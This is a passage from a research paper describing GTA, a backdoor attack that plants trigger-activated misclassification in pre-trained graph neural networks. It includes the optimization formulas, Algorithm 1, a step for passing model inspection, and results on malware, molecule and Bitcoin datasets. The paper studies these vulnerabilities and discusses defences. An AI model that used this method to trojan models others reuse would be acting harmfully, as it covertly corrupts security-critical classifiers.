Attack-extensible – GTA represents an attack framework that can be instantiated for various settings, such as inductive (*e.g.*, graph classification) and transductive (*e.g.*, node classification) tasks, thereby constituting severe threats for a range of security-critical domains (*e.g.*, toxic chemical classification).

We validate the practicality of GTA using a range of state-of-the-art GNN models and benchmark datasets, leading to the following interesting findings.

RA_1 – We demonstrate that GNNs are highly vulnerable to backdoor attacks under both inductive and transductive settings. In inductive tasks, the trojan models force their host systems to misclassify trigger-embedded graphs to target classes with over 91.4% success rate, while incurring less than 1.4% accuracy drop; in transductive tasks, the trojan models cause the misclassification of target nodes with over 69.1% success rate, while incurring less than 2.4% accuracy drop.

RA_2 – We also evaluate GTA on pre-trained GNNs "in the wild". On off-the-shelf models pre-trained under the multi-task setting [25], GTA attains an even higher (over 96.4%) success rate, implying that GNNs with better transferability to downstream tasks are inclined to be more vulnerable. We further consider input-space attacks, in which non-graph inputs are first converted to graphs for GNNs to process, while GTA needs to ensure perturbed graphs to satisfy the semantic constraints of the input space. We show that, despite the extra constraints, the performance of input-space GTA is comparable with their graph-space counterpart.

RA_3 – Finally, we discuss potential countermeasures and their technical challenges. Although it is straightforward to conceive high-level mitigation such as more principled practices of re-using pre-trained GNNs, it is challenging to concretely implement such strategies. For instance, inspecting a pre-trained GNN for potential backdoors amounts to searching for abnormal "shortcut" patterns in the input space [60], which entails non-trivial challenges due to the discrete structures of graph data and the prohibitive complexity of GNNs. Even worse, because of the adaptive nature of GTA, such shortcuts may vary with individual graphs, rendering them even more evasive to detection.

Contributions – To our best knowledge, this work represents the first study on the vulnerabilities of GNNs to backdoor attacks. Our contributions are summarized as follows.

We present GTA, the first backdoor attack on GNNs, which highlights with the following features: (*i*) it uses subgraphs as triggers; (*ii*) it tailors trigger to individual graphs; (*iii*) it assumes no knowledge regarding downstream models; (*iv*) it also applies to both inductive and transductive tasks.

We empirically demonstrate that GTA is effective in a range of security-critical tasks, evasive to detection, and agnostic to downstream models. The evaluation characterizes the inherent vulnerabilities of GNNs to backdoor attacks.

We provide analytical justification for the effectiveness of GTA and discuss potential mitigation. This analysis sheds light on improving the current practice of re-using pre-trained GNN models, pointing to several research directions.

2 Background

Graph neural network (GNN) – A GNN takes as input a graph G, including its topological structures and descriptive features, and generates a representation (embedding) z_v for each node v. Let Z denote the node embeddings in the matrix form. We consider GNNs built upon the neighborhood aggregation paradigm [24,28,59]: $Z^{(k)} = \mathsf{Aggregate}\left(A, Z^{(k-1)}; \theta^{(k)}\right)$, where $Z^{(k)}$ is the node embeddings after the k-th iteration and also the "messages" to be passed to neighboring nodes, and the *aggregation* function depends on the adjacency matrix A, the trainable parameters $\theta^{(k)}$, and the node embeddings $Z^{(k-1)}$ from the previous iteration. Often $Z^{(0)}$ is initialized as G's node features. To obtain the graph embedding z_G, a *readout* function [72] pools the node embeddings from the final iteration K: $z_G = \mathsf{Readout}\left(Z^{(K)}\right)$. Overall, a GNN models a function f that generates $z_G = f(G)$ for G.

Pre-trained GNN – With the widespread use of GNN models, it becomes attractive to reuse pre-trained DNNs for domains wherein either labeled data is sparse [25] or training is expensive [73]. Under the transfer setting, as illustrated in Figure 2, a pre-trained GNN f is composed with a downstream




Figure 2: Illustration of backdoor attacks on GNN models.

classifier h to form an end-to-end system. For instance, in a toxic chemical classification task, given a molecular graph G, it is first mapped to its embedding $z_G = f(G)$ and then classified as $y_G = h(z_G)$. Compared with f, h is typically much simpler (*e.g.*, one fully-connected layer). Note that the data to pre-train f tends to differ from the downstream task but share similar features (*e.g.*, general versus toxic molecules). It is often necessary to *fine-tune* the system. One may opt to perform full-tuning to train both f and h or partial-tuning to only train h but with f fixed [26].

Backdoor attack – Using trojan models as the attack vector, backdoor attacks inject malicious functions into target systems, which are invoked when certain pre-defined conditions ("triggers") are present. Given the increasing use of DNNs in security-critical domains, the adversary is incentivized to forge trojan models and lure users to re-use them. Typically, a trojan model responds to trigger-embedded inputs (*e.g.*, images with specific watermarks) in a highly predictable manner (*e.g.*, misclassified to a particular class) but functions normally otherwise [21, 26, 34]; once it is integrated into a target system [21], the adversary invokes such malicious functions via trigger-embedded inputs during system use.

Threat models – Following the existing work [21, 26, 34, 71], we assume a threat model as shown in Figure 2. Given a pre-trained GNN $f_{\theta_\circ}$ (parameterized by $\theta_\circ$), the adversary forges a trojan GNN f_θ via perturbing its parameters without modifying its architecture (otherwise detectable by checking f's specification). We assume the adversary has access to a dataset $\mathcal{D}$ sampled from the downstream task. Our empirical evaluation shows that often a fairly small amount (*e.g.*, 1%) of the training data from the downstream task suffices (details in § 4). After integrating f_θ with a downstream classifier h to form the end-to-end system, the user performs fine-tuning for the downstream task. To make the attack more practical, we assume the adversary has no knowledge regarding what classifier h is used or how the system is fine-tuned.

3 GTA Attack

At a high level, GTA forges trojan GNNs, which, once integrated into downstream tasks, cause host systems to respond to trigger-embedded graphs in a highly predictable manner.

3.1 Attack overview

For simplicity, we exemplify with the graph classification task to illustrate GTA and discuss its extension to other settings (*e.g.*, transductive learning) in § 3.6.

Given a pre-trained GNN $\theta_\circ$,[2] the adversary aims to forge a trojan model θ so that in the downstream task, θ forces the host system to misclassify all the trigger-embedded graphs to a designated class y_t, while functioning normally on benign graphs. Formally, we define the trigger as a subgraph g_t (including both topological structures and descriptive features), and a *mixing* function $m(\cdot; g_t)$ that blends g_t with a given graph G to generate a trigger-embedded graph $m(G; g_t)$. Therefore, the adversary's objective can be defined as:

$$\begin{cases} h \circ f_\theta(m(G; g_t)) = y_t \\ h \circ f_\theta(G) = h \circ f_{\theta_\circ}(G) \end{cases} \tag{1}$$

where h is the downstream classifier after fine-tuning and G denotes an arbitrary graph in the task. Intuitively, the first objective specifies that all the trigger-embedded graphs are misclassified to the target class (*i.e.*, attack effectiveness), while the second objective ensures that the original and trojan GNNs are indistinguishable in terms of their behaviors on benign graphs (*i.e.*, attack evasiveness).

However, searching for the optimal trigger g_t and trojan model θ in Eq (1) entails non-trivial challenges.

- As the adversary has no access to downstream model h, it is impractical to directly optimize g_t and θ based on Eq (1).
- Due to the mutual dependence of g_t and θ, every time updating g_t requires the expensive re-computation of θ.
- There are combinatorial ways to blend g_t with a given graph G, implying a prohibitive search space.
- Using a universal trigger g_t for all the graphs ignores the characteristics of individual graphs, resulting in suboptimal and easy-to-detect attacks.

To the above challenges, (*i*) instead of associating g_t and θ with final predictions, we optimize them with respect to intermediate representations; (*ii*) we adopt a bi-level optimization formulation, which considers g_t as the hyper-parameters and θ as the model parameters and optimizes them in an interleaving manner; (*iii*) we implement the mixing function $m(G; g_t)$ as an efficient substitution operator, which finds and replaces within G the subgraph g most similar to g_t; and (*iv*) we introduce the concept of adaptive trigger, that is, g_t is specifically optimized for each given graph G.

The overall framework of GTA is illustrated in Figure 3. In the following, we elaborate on each key component.

3.2 Bi-level optimization

Recall that the adversary has access to a dataset $\mathcal{D}$ sampled from the downstream task, which comprises a set of instances (G, y_G) with G being a graph and y_G as its class. We formulate

[2] As GTA does not modify the model architecture, below we use θ to refer to both the model and it parameter configuration.




Figure 3: Overall framework of GTA attack.

the bi-level optimization objective [16] with g_t and θ as the upper- and lower-level variables:

$$\begin{aligned} g_t^* &= \arg\min_{g_t} \ell_{\text{atk}}(\theta^*(g_t), g_t) \\ \text{s.t.} \quad \theta^*(g_t) &= \arg\min_{\theta} \ell_{\text{ret}}(\theta, g_t) \end{aligned} \tag{2}$$

where ℓ_{atk} and ℓ_{ret} represent the loss terms respectively quantifying attack effectiveness and accuracy retention, corresponding to the objectives defined in Eq (1).

Without access to downstream classifier h, instead of associating ℓ_{atk} and ℓ_{ret} with final predictions, we define them in terms of latent representations. We partition $\mathcal{D}$ into two parts, $\mathcal{D}[y_t]$ – the graphs in the target class y_t and $\mathcal{D}[\setminus y_t]$ – the ones in the other classes; ℓ_{atk} enforces that f_θ generates similar embeddings for the graphs in $\mathcal{D}[y_t]$ and those in $\mathcal{D}[\setminus y_t]$ once embedded with g_t. Meanwhile, ℓ_{ret} ensures that f_θ and $f_{\theta_\circ}$ produce similar embeddings for the graphs in $\mathcal{D}$. Formally,

$$\ell_{\text{atk}}(\theta, g_t) = \mathbb{E}_{G \in \mathcal{D}[\setminus y_t], G' \in \mathcal{D}[y_t]} \Delta\left(f_\theta(m(G; g_t))), f_\theta(G')\right) \tag{3}$$

$$\ell_{\text{ret}}(\theta, g_t) = \mathbb{E}_{G \in \mathcal{D}} \Delta\left(f_\theta(G), f_{\theta_\circ}(G)\right) \tag{4}$$

where $\Delta(\cdot,\cdot)$ measures the embedding dissimilarity, which is instantiated as L_2 distance in our current implementation.

However, exactly solving Eq (2) is expensive. Due to the bi-level formulation, it requires re-computing θ (*i.e.*, re-training f over $\mathcal{D}$) whenever g_t is updated. Instead, we propose an approximate solution that iteratively optimizes g_t and θ by alternating between gradient descent on ℓ_{atk} and ℓ_{ret}.

Specifically, at the i-th iteration, given the current trigger $g_t^{(i-1)}$ and model $\theta^{(i-1)}$, we first compute $\theta^{(i)}$ by gradient descent on ℓ_{ret}, with $g_t^{(i-1)}$ fixed. In practice, we may run this step for n_{io} iterations. The parameter n_{io}, *inner-outer optimization ratio*, essentially balances the optimization of ℓ_{atk} and ℓ_{ret}. We then obtain $g_t^{(i)}$ by minimizing ℓ_{atk} after a single look-ahead step of gradient descent with respect to $\theta^{(i)}$. Formally, the gradient with respect to g_t is approximated by:

$$\begin{aligned} &\nabla_{g_t} \ell_{\text{atk}}\left(\theta^*(g_t^{(i-1)}), g_t^{(i-1)}\right) \\ \approx &\nabla_{g_t} \ell_{\text{atk}}\left(\theta^{(i)} - \xi \nabla_\theta \ell_{\text{ret}}\left(\theta^{(i)}, g_t^{(i-1)}\right), g_t^{(i-1)}\right) \end{aligned} \tag{5}$$

where ξ is the learning rate of the look-ahead step.

Intuitively, while it is expensive to optimize $\ell_{\text{atk}}(\theta^*(g_t), g_t)$ with respect to g_t, we use a single-step unrolled model [16] as a surrogate of $\theta^*(g_t)$ (details in § A.1).

3.3 Mixing function

The mixing function $m(G; g_t)$ fulfills two purposes: (*i*) for a given trigger g_t, it identifies the optimal to-be-replaced subgraph g within a given graph G; and (*ii*) it performs the substitution of g with g_t. Apparently, there are combinatorial ways to define $m(G; g_t)$, resulting in a prohibitive search space.

To address this challenge, we restrict the mixing function to an efficient substitution operator; that is, $m(G; g_t)$ replaces a subgraph g in G with g_t. To maximize the attack evasiveness, it is desirable to use a subgraph similar to g_t. We thus specify the constraints that (*i*) g and g_t are of the same size (*i.e.*, the same number of nodes) and (*ii*) they have the minimum graph edit distance (*i.e.*, edge addition or deletion).

It is known that finding in a given graph G a subgraph g identical to g_t (subgraph isomorphism) is NP-hard. We adapt a backtracking-based algorithm VF2 [41] to our setting. Intuitively, VF2 recursively extends a partial match by mapping the next node in g_t to a node in G if feasible, and backtracks otherwise. As we search for the most similar subgraph, we maintain the current highest similarity and terminate a partial match early if it exceeds this threshold. The detailed implementation is deferred to § A.2.

3.4 Trigger generation

In the formulation of Eq (2), we assume a universal trigger for all the graphs. Despite its simplicity for implementation, fixing the trigger entails much room for optimization: (*i*) it ignores the characteristics of individual graphs and results in less effective attacks; (*ii*) it becomes a pattern shared by trigger-embedded graphs and makes them easily detectable. We thus postulate whether it is possible to generate triggers tailored to individual graphs to maximize the attack effectiveness and evasiveness [35, 52].

We design an adaptive trigger generation function $\phi_\omega(\cdot)$, which proposes a trigger g_t tailored to a given subgraph g

within G. At a high level, $\phi_\omega(\cdot)$ comprises two key operations: (*i*) it first maps each node i in g to its encoding z_i, which encodes both g's node features and topological structures; (*ii*) it applies two generator functions structured by neural networks, the first mapping g's node encodings to g_t's topological structures and the second mapping g's node encodings to g_t's node features. Next, we elaborate on the design of $\phi_\omega(\cdot)$.

How to encode g's features and context? To encode g's topological structures and node features as well as its context within G, we resort to the recent advances of graph attention mechanisms [59]. Intuitively, for a given pair of nodes i, j, we compute an attention coefficient α_{ij} specifying j's importance with respect to i, based on their node features and topological relationship; we then generate i's encoding as the aggregation of its neighboring encodings (weighted by their corresponding attention coefficients) after applying a non-linearity transformation. We train the attention network (details in Table 10) using $\mathcal{D}$. Below we denote by $z_i \in \mathbb{R}^d$ the encoding of node i (d is the encoding dimensionality).

How to map g's encoding to g_t? Recall that g_t comprises two parts, its topological structures and node features.

Given two nodes $i, j \in g$ with their encodings z_i and z_j , we define their corresponding connectivity $\tilde{A}_{ij}$ in g_t using their parameterized cosine similarity:

$$\tilde{A}_{ij} = \mathbb{1}_{z_i^\top W_c^\top W_c z_j \geq \|W_c z_i\| \|W_c z_j\|/2} \tag{6}$$

where $W_c \in \mathbb{R}^{d\times d}$ is learnable and $\mathbb{1}_p$ is an indicator function returning 1 if p is true and 0 otherwise. Intuitively, i and j are connected in g_t if their similarity score exceeds 0.5.

Meanwhile, for node $i \in g$, we define its feature $\tilde{X}_i$ in g_t as

$$\tilde{X}_i = \sigma(W_f z_i + b_f) \tag{7}$$

where $W_f \in \mathbb{R}^{d\times d}$ and $b_f \in \mathbb{R}^d$ are both learnable, and $\sigma(\cdot)$ is a non-linear activation function.

In the following, we refer to W_c, W_f, and b_f collectively as ω, and the mapping from g's encoding to $\{\tilde{X}_i\}$ ($i \in g$) and $\{\tilde{A}_{ij}\}$ ($i, j \in g$) as the trigger generation function $\phi_\omega(g)$.

How to resolve the dependence of g and g_t? Astute readers may point out that the mixing function $g = m(G; g_t)$ and the trigger generation function $g_t = \phi_\omega(g)$ are mutually dependent: the generation of g_t relies on g, while the selection of g depends on g_t. To resolve this "chicken-and-egg" problem, we update g and g_t in an interleaving manner.

Specifically, initialized with a randomly selected g, at the i-th iteration, we first update the trigger $g_t^{(i)}$ based on $g^{(i-1)}$ from the $(i-1)$-th iteration and then update the selected subgraph $g^{(i)}$ based on $g_t^{(i)}$. In practice, we limit the number of iterations by a threshold n_{iter} (*cf.* Table 10).

3.5 Implementation and optimization

Putting everything together, Algorithm 1 sketches the flow of GTA attack. At its core, it alternates between updating the model θ, the trigger generation function $\phi_\omega(\cdot)$, and the selected subgraph g for each $G \in \mathcal{D}[\setminus y_t]$ (line 4 to 6). Below we present a suite of optimization to improve the attack.

Algorithm 1: GTA (inductive) attack

Input: $\theta_\circ$ - pre-trained GNN; $\mathcal{D}$ - data from downstream task; y_t - target class;
Output: θ - trojan GNN; ω - parameters of trigger generation function

```
// initialization
1 randomly initialize ω;
2 foreach G ∈ D[\y_t] do randomly sample g ∼ G;
// bi-level optimization
3 while not converged yet do
      // updating trojan GNN
4     update θ by descent on ∇_θ ℓ_ret(θ, g_t) (cf. Eq (4));
      // updating trigger generation function
5     update ω by descent on ∇_ω ℓ_atk(θ − ξ∇_θ ℓ_ret(θ, g_t), g_t) (cf. Eq (5));
      // updating subgraph selection
6     for G ∈ D[\y_t] do update g with m(G; φ_ω(g));
7 return (θ, ω);
```

Periodical reset – Recall that we update the model with gradient descent on ℓ_{ret}. As the number of update steps increases, this estimate may deviate significantly from the true model trained on $\mathcal{D}$, which negatively impacts the attack effectiveness. To address this, periodically (*e.g.*, every 20 iterations), we replace the estimate with the true model $\theta^*(g_t)$ thoroughly trained based on the current trigger g_t.

Subgraph stabilization – It is observed in our empirical evaluation that stabilizing the selected subgraph g for each $G \in \mathcal{D}[\setminus y_t]$ by running the subgraph update step (line 6) for multiple iterations (*e.g.*, 5 times), with the trigger generation function fixed, often leads to faster convergence.

Model restoration – Once trojan GNN f_θ is trained, the adversary may opt to restore classifier $h_\circ$ (not the downstream classifier h) with respect to the pre-training task. Due to the backdoor injection, $h_\circ$ may not match f_θ. The adversary may fine-tune $h_\circ$ using the training data from the pre-training task. This step makes the accuracy of the released model $h_\circ \circ f_\theta$ match its claims, thereby passing model inspection [71].

3.6 Extension to transductive learning

We now discuss the extension of GTA to a transductive setting: given a graph G and a set of labeled nodes, the goal is to infer the classes of the remaining unlabeled nodes $\mathcal{V}_U$ [78].

We assume the following setting. The adversary has access to G as well as the classifier. For simplicity, we denote by $f_\theta(v; G)$ the complete system that classifies a given node v within G. Further, given an arbitrary subgraph g in G, by substituting g with the trigger g_t, the adversary aims to force the unlabeled nodes within K hops to g to be misclassified to the target class y_t, where K is the number GNN layers. Recall that for neighborhood aggregation-based GNNs, a node exerts its influence to other nodes at most K hops away; this goal upper-bounds the attack effectiveness.

Dataset	# Graphs ($\lvert\mathcal{G}\rvert$)	Avg. # Nodes ($\lvert\mathcal{V}\rvert$)	Avg. # Edges ($\lvert\mathcal{E}\rvert$)	# Classes ($\lvert\mathcal{Y}\rvert$)	# Graphs [Class]	Target Class y_t
Fingerprint	1661	8.15	6.81	4	538 [0], 517 [1], 109 [2], 497 [3]	2
WinMal	1361	606.33	745.34	2	546 [0], 815 [1]	0
AIDS	2000	15.69	16.20	2	400 [0], 1600 [1]	0
Toxicant	10315	18.67	19.20	2	8982 [0], 1333 [1]	1
AndroZoo	211	5736.5	25234.9	2	109 [0], 102 [1]	1
Bitcoin	1	5664	19274	2	1556 [0], 4108 [1]	0
Facebook	1	12539	108742	4	4731 [0], 1255 [1], 2606 [2], 3947 [3]	1

Table 1. Dataset statistics: # Graphs - number of graphs in the dataset; Avg. # Nodes - average number of nodes per graph; Avg. # Edges - average number of edges per graph; # Classes - number of classes; # Graph [Class] - number of graphs in each [class]; Target Class - target class designated by the adversary.

Dataset	Setting	GNN	Accuracy
Fingerprint	Inductive (Fingerprint→Fingerprint)	GAT	82.9%
WinMal	Inductive (WinMal→WinMal)	GRAPHSAGE	86.5%
AIDS	Inductive (Toxicant→AIDS)	GCN	93.9%
Toxicant	Inductive (AIDS→Toxicant)	GCN	95.4%
AIDS	Inductive (ChEMBL→AIDS)	GCN	90.4%
Toxicant	Inductive (ChEMBL→Toxicant)	GCN	94.1%
Bitcoin	Transductive	GAT	96.3%
Facebook	Transductive	GRAPHSAGE	83.8%
AndroZoo	Inductive (Topology Only)	GCN	95.3%
	Inductive (Topology + Feature)	GCN	98.1%

Table 2. Accuracy of clean GNN models ($\mathcal{T}_{\text{ptr}} \rightarrow \mathcal{T}_{\text{dst}}$ indicates the transfer from pre-training domain $\mathcal{T}_{\text{ptr}}$ to downstream domain $\mathcal{T}_{\text{dst}}$).

We re-define the loss functions in Eq (3) and (4) as:

$$\ell_{\text{atk}}(\theta, g_t) = \mathbb{E}_{g\sim G}\mathbb{E}_{v\in\mathcal{N}_k(g)}\ell(f_\theta(v; G\ominus g\oplus g_t), y_t) \quad (8)$$

$$\ell_{\text{ret}}(\theta, g_t) = \mathbb{E}_{g\sim G}\mathbb{E}_{v\in\mathcal{V}_U\setminus\mathcal{N}_k(g)}\ell(f_\theta(v; G\ominus g\oplus g_t), f_{\theta_\circ}(v; G)) \quad (9)$$

where $\mathcal{N}_k(g)$ is the set of nodes within K hops of g, $G\ominus g\oplus g_t$ is G after substituting g with g_t, and $\ell(\cdot,\cdot)$ is a proper loss function (*e.g.*, cross entropy). Also, given that g is selected by the adversary, the mixing function is not necessary. The complete attack is sketched in Algorithm 3.

4 Attack Evaluation

Next, we conduct an empirical study of GTA to answer the following key questions:

Q1 – How effective/evasive is GTA in inductive tasks?
Q2 – How effective is it on pre-trained, off-the-shelf GNNs?
Q3 – How effective/evasive is it in transductive tasks?
Q4 – Is GTA agnostic to downstream models?

Experimental settings

Datasets – We primarily use 7 datasets drawn from security-sensitive domains. (*i*) Fingerprint [40] – graph representations of fingerprint shapes from the NIST-4 database [65]; (*ii*) WinMal [46] – Windows PE call graphs of malware and goodware; (*iii*) AIDS [47] and (*iv*) Toxicant [56] – molecular structure graphs of active and inactive compounds; (*v*) AndroZoo - call graphs of benign and malicious APKs collected from AndroZoo [1]; (*vi*) Bitcoin [14] – an anonymized Bitcoin transaction network with each node (transaction) labeled as legitimate or illicit; and (*vii*) Facebook [48] – a page-page relationship network with each node (Facebook page) annotated with the page properties (*e.g.*, place, organization, product). The dataset statistics are summarized in Table 1. Among them, we use the datasets (*i-v*) for the inductive setting and the rest (*vi-vii*) for the transductive setting.

Models – In our evaluation, we use 3 state-of-the-art GNN models: GCN [28], GRAPHSAGE [23, 24], and GAT [59]. Using GNNs of distinct network architectures (*i.e.*, graph convolution, general aggregation function, versus graph attention), we factor out the influence of the characteristics of individual models. The performance of systems built upon clean GNN models is summarized in Table 2.

Baselines – To our best knowledge, GTA is the first backdoor attack on GNNs. We thus mainly compare GTA with its variants as baselines: BL^{I}, which fixes the trigger as a complete subgraph and optimizes a feature vector shared by all its nodes, and BL^{II}, which optimizes the trigger's connectivity and the feature vector of each of its nodes. Both BL^{I} and BL^{II} assume a universal trigger for all the graphs, while GTA optimizes the trigger's topological connectivity and node features with respect to each graph. Intuitively, BL^{I}, BL^{II}, and GTA represent different levels of trigger adaptiveness.

In each set of experiments, we apply the same setting across all the attacks, with the default parameter setting summarized in Table 10. In particular, in each dataset, we assume the class with the smallest number of instances to be the target class y_t designated by the adversary (*cf.* Table 1), to minimize the impact of unbalanced data distributions.

Metrics – To evaluate attack effectiveness, we use two metrics: (*i*) *attack success rate* (*ASR*), which measures the likelihood that the system classifies trigger-embedded inputs to the target class y_t designated by the adversary:

$$\text{Attack Success Rate } (ASR) = \frac{\text{\# successful trials}}{\text{\# total trials}} \quad (10)$$

and (*ii*) *average misclassification confidence* (*AMC*), which is the average confidence score assigned to class y_t by the system with respect to successful attacks. Intuitively, higher *ASR* and *AMC* indicate more effective attacks.

To evaluate the attack evasiveness, we use four metrics: (*i*) *clean accuracy drop* (*CAD*), which measures the difference of classification accuracy of two systems built upon the original GNN and its trojan counterpart with respect to clean graphs; (*ii*) *average degree difference* (*ADD*), (*iii*) *average eccentricity change* (*AEC*), and (*iv*) *algebraic connectivity change* (*ACC*),

Setting	Available Data ($\lvert\mathcal{D}\rvert/\lvert\mathcal{T}\rvert$)	Attack Effectiveness (ASR | AMC)			Attack Evasiveness (CAD | ADD | AEC | ACC)		
		BL^{I}	BL^{II}	GTA	BL^{I}	BL^{II}	GTA
Fingerprint ↻	\	84.4% .862	87.2% .909	100% .997	1.9% 2.8×10^{-3} 1.6% 8.4%	1.6% 5.6×10^{-4} 0.9% 2.6%	0.9% 4.3×10^{-4} 0.9% 1.7%
WinMal ↻		87.2% .780	94.4% .894	100% .973	1.8% 5.6×10^{-4} 0.1% 0.8%	1.2% 6.1×10^{-6} 0.0% 0.0%	0.0% 2.1×10^{-5} 0.0% 0.0%
Toxicant →AIDS	0.2%	64.1% .818	70.2% .903	91.4% .954	2.3%	2.5%	2.1%
	1%	89.4% .844	95.5% .927	98.0% .996	1.7% 1.6×10^{-2} 2.3% 5.3%	1.3% 9.3×10^{-3} 2.0% 4.0%	1.4% 7.6×10^{-3} 1.7% 3.3%
	5%	91.3% .918	97.2% .947	100% .998	0.4%	0.6%	0.2%
AIDS →Toxicant	0.2%	73.5% .747	77.8% .775	94.3% .923	1.3%	0.6%	1.0%
	1%	80.2% .903	85.5% .927	99.8% .991	0.6% 1.4×10^{-2} 2.4% 5.6%	0.0% 5.5×10^{-3} 1.6% 1.2%	0.4% 6.9×10^{-3} 1.2% 1.1%
	5%	84.6% .935	86.1% .976	100% .998	0.1%	0.0%	0.0%

Table 3. Attack effectiveness and evasiveness of GTA in inductive tasks ($\mathcal{T}_{\text{ptr}} \to \mathcal{T}_{\text{dst}}$ indicates transfer from pre-training task $\mathcal{T}_{\text{ptr}}$ to downstream task $\mathcal{T}_{\text{dst}}$).

which respectively measure the difference of average degrees, eccentricity, and algebraic connectivity of clean graphs and their trigger-embedded counterparts.

Q_1: Is GTA effective in inductive tasks?

This set of experiments evaluate GTA under the inductive setting, in which a pre-trained GNN is used in a downstream graph classification task. Based on the relationship between pre-training and downstream tasks, we consider two scenarios.

(*i*) Non-transfer – In the case that the two tasks share the same dataset, we partition the overall dataset $\mathcal{T}$ into 40% and 60% for the pre-training and downstream tasks respectively. We assume the adversary has access to 1% of $\mathcal{T}$ (as $\mathcal{D}$) to forge trojan models. In the evaluation, we randomly sample 25% from the downstream dataset to construct trigger-embedded graphs and the rest as clean inputs.

(*ii*) Transfer – In the case that the two tasks use different datasets, in the pre-training task, we use the whole dataset for GNN pre-training; in the downstream task, we randomly partition the dataset $\mathcal{T}$ into 40% and 60% for system fine-tuning and testing respectively. By default, we assume the adversary has access to 1% of $\mathcal{T}$. Similar to the non-transfer case, we sample 25% from the testing set of $\mathcal{T}$ to build trigger-embedded graphs and the rest as clean inputs.

In both cases, we assume the adversary has no knowledge regarding downstream models or fine-tuning strategies. By default, we use a fully-connected layer plus a softmax layer as the downstream classifier and apply full-tuning over both the GNN and the classifier.

Attack efficacy – Table 3 summarizes the performance of different variants of GTA in inductive tasks. Overall, in both non-transfer and transfer settings, all the attacks achieve high attack effectiveness (each with an attack success rate over 80.2% and misclassification confidence over 0.78), effectively retain the accuracy of pre-trained GNNs (with accuracy drop below 1.9%), and incur little impact on the statistics of input graphs (with average degree difference below 0.016), which highlights the practicality of backdoor attacks against GNN models. The attacks are ranked as GTA > BL^{II} > BL^{I} in terms of *ASR*. This may be explained by that the trigger adaptiveness exploits the characteristics of individual graphs, leading to more effective attacks. Note that in the transfer cases, BL^{II} attains slightly higher evasiveness (accuracy retention) than GTA. This is perhaps because given its higher flexibility, to retain the accuracy over clean inputs, GTA requires more data from the downstream task to constrain its optimization. To validate this hypothesis, we increase the amount of $\mathcal{T}$ accessible by the adversary to 5%. Observe that under this setting GTA attains the highest accuracy retention.

Trigger size n_{trigger} – We now evaluate the impact of trigger size n_{trigger} on GTA. Intuitively, n_{trigger} specifies the number of nodes in the trigger subgraph. Figure 4 measures the effectiveness (*ASR*) and evasiveness (*CAD*) of different attacks as n_{trigger} varies from 2 to 6. Observe that the effectiveness of all the attacks monotonically increases with n_{trigger}, which is especially evident for BL^{I} and BL^{II}. Intuitively, with larger triggers, the trojan GNNs are able to better differentiate trigger-embedded and clean graphs. In comparison, as GTA enjoys the flexibility of adapting triggers to individual graphs, its effectiveness is less sensitive to n_{trigger}. Meanwhile, the attack evasiveness of all the attacks marginally decreases as n_{trigger} grows (less than 3.6%). This may be explained by that as larger triggers represent more significant graph patterns, the trojan GNNs need to dedicate more network capacity to recognize such patterns, which negatively interferes with the primary task of classifying clean graphs.

Inner-outer optimization ratio n_{io} – Recall that in the bi-level optimization framework (*cf.* Eq (2)), the inner-outer optimization ratio n_{io} specifies the number of iterations of optimizing ℓ_{ret} per iteration of optimizing ℓ_{atk}, which balances the attack effectiveness and evasiveness: by increasing n_{io}, one emphasizes more on minimizing the difference of original and trojan GNNs on clean inputs. Figure 5 illustrates the performance of GTA as a function of n_{io} in the inductive tasks. Observe that across all the cases both the *ASR* and *CAD* measures decrease with n_{io}, highlighting their inherent trade-off. Also note that among the three attacks, GTA is the least sensitive to n_{io}. This may be explained by that introducing trigger adaptiveness admits a larger optimization space to improve both effectiveness and evasiveness.

Q_2: Is GTA effective on off-the-shelf GNNs?

Besides models trained from scratch, we further consider pre-trained GNNs "in the wild". We use a GCN model[3] that is pre-

[3] https://github.com/snap-stanford/pre-train-gnns/




Figure 4: Impact of trigger size n_{trigger} on the attack effectiveness and evasiveness of GTA in inductive tasks.

